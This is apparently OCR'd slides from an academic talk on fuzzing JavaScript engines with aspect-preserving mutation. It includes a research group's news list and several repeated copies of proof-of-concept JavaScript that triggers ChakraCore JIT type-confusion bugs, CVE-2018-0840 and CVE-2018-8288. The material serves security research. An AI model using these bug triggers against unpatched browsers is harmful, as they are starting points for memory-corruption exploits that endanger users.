
Fuzzing JavaScript Engines with Aspect-preserving Mutation

Soyeon Park, Wen Xu, Insu Yun, Daehee Jang, Taesoo Kim

Georgia Institute of Technology

Everyone uses web browser (+ JS engine)



Systems Software & S

We build practical systems with focuses on security, p
been published in top academic conferences, and hav
Linux kernel, that you might be using every day. If you

News (all/20/19/18/17/16/15/14)

- **[03/18/2020]** Our team won Pwn2Own 2020 by exp
- **[02/28/2020]** Krace is accepted to S&P'20!
- **[02/09/2020]** DIE is accepted to S&P'20!
- **[01/10/2020]** Desensitization is accepted to NDSS'
- **[12/18/2019]** ArcHeap is accepted to Security'20!
- **[11/13/2019]** TypeDive got the Best Paper Award at
- **[11/11/2019]** Our talk of ESXi security is accepted t
- **[08/14/2019]** Apollo is accepted to VLDB '20!
- **[07/30/2019]** TypeDive is accepted to CCS '19!
- **[07/22/2019]** Hydra, Recipe, Shfllock, and Splitfs (4
- **[07/11/2019]** Google Tech Talk by Wen on file syste
- **[06/25/2019]** Exploitation chain of VMware ESXi is a
- **[05/24/2019]** Razor is accepted to Security'19!
- **[05/24/2019]** $15k Bug Bounty from Microsoft (ChakraCore/CVE-2019-0609)
- **[04/18/2019]** libmpk is accepted to ATC'19


JS bugs are security-critical

	( )			
2017	✓			
2018	✓	✓	✗	
2019	✗	✓	✓	✓
2020	✗	✓	✗	✗

9/11 (82%)


Finding JS bugs is hard

- Large codebase



Finding JS bugs is hard

- Deep semantic bugs




Finding JS bugs is hard

- Deep semantic bugs [1]

Complex & deep bugs ⬆

Simple & shallow bugs ⬇



[1] Google Project Zero issue trackers and commits of ChakraCore for security updates by Aug 2019

Motivating example

- Special conditions are necessary to discover new bug from old ones
  - What human hacker is good at

```
function opt(arr, obj) {
  arr[0] = 1.1;
  typeof(arr[obj]);
  arr[0] = 2.3023e-320;
}
function main() {
  let arr = [1.1, 2.2, 3.3];
  for (let i = 0; i < 0x10000; i++){
      opt(arr, {});
  }
  opt(arr, {toString: () => {
      arr[0] = {};
      throw 1;
  }});



  print(arr[0]);
}
main();
```


(a) CVE-2018-0840
(e.g., input corpus)

```
function opt(arr, obj) {
  arr[0] = 1.1;
  obj.x;
  arr[0] = 2.3023e-320;
}
function main() {
  let arr = [1.1, 2.2, 3.3];
  for (let i = 0; i < 0x10000; i++){
      opt(arr, {});
  }
  let get = Map.prototype.get;
  Map.prototype.get = function (key) {
    Map.prototype.get = get;
    arr[0] = {};
    return this.get(key);
  }
  opt(arr, Intl);
  print(arr[0]);
}
main();
```

(b) CVE-2018-8288
(e.g., output test case)

Motivating example

- Special conditions are necessary to discover new bug from old ones
  - JIT-able condition by for-loop & empty object



```
function opt(arr, obj) {
  arr[0] = 1.1;
  typeof(arr[obj]);
  arr[0] = 2.3023e-320;
}
function main() {
  let arr = [1.1, 2.2, 3.3];
  for (let i = 0; i < 0x10000; i++){
      opt(arr, {});
  }
  opt(arr, {toString: () => {
      arr[0] = {};
      throw 1;
  }});



  print(arr[0]);
}
main();
```

❶(precondition)


```
function opt(arr, obj) {
  arr[0] = 1.1;
  obj.x;
  arr[0] = 2.3023e-320;
}
function main() {
  let arr = [1.1, 2.2, 3.3];
  for (let i = 0; i < 0x10000; i++){
      opt(arr, {});
  }
  let get = Map.prototype.get;
  Map.prototype.get = function (key) {
    Map.prototype.get = get;
    arr[0] = {};
    return this.get(key);
  }
  opt(arr, Intl);
  print(arr[0]);
}
main();
```

(a) CVE-2018-0840
(e.g., input corpus)

(b) CVE-2018-8288
(e.g., output test case)

Motivating example

- Special conditions are necessary to discover new bug from old ones
  - “Function” which has side-effect



```
function opt(arr, obj) {
  arr[0] = 1.1;
  typeof(arr[obj]);
  arr[0] = 2.3023e-320;
}
function main() {
  let arr = [1.1, 2.2, 3.3];
  for (let i = 0; i < 0x10000; i++){
      opt(arr, {});
  }
  opt(arr, {toString: () => {
      arr[0] = {};
      throw 1;
  }});



  print(arr[0]);
}
main();
```


(a) CVE-2018-0840
(e.g., input corpus)

```
function opt(arr, obj) {
  arr[0] = 1.1;
  obj.x;
  arr[0] = 2.3023e-320;
}
function main() {
  let arr = [1.1, 2.2, 3.3];
  for (let i = 0; i < 0x10000; i++){
      opt(arr, {});
  }
  let get = Map.prototype.get;
  Map.prototype.get = function (key) {
    Map.prototype.get = get;
    arr[0] = {};
    return this.get(key);
  }
  opt(arr, Intl);
  print(arr[0]);
}
main();
```

(b) CVE-2018-8288
(e.g., output test case)

Motivating example

- Special conditions are necessary to discover new bug from old ones
  - Instruction order



```
function opt(arr, obj) {
  arr[0] = 1.1;
  typeof(arr[obj]);
  arr[0] = 2.3023e-320;
}
function main() {
  let arr = [1.1, 2.2, 3.3];
  for (let i = 0; i < 0x10000; i++){
      opt(arr, {});
  }
  opt(arr, {toString: () => {
      arr[0] = {};
      throw 1;
  }});



  print(arr[0]);
}
main();
```

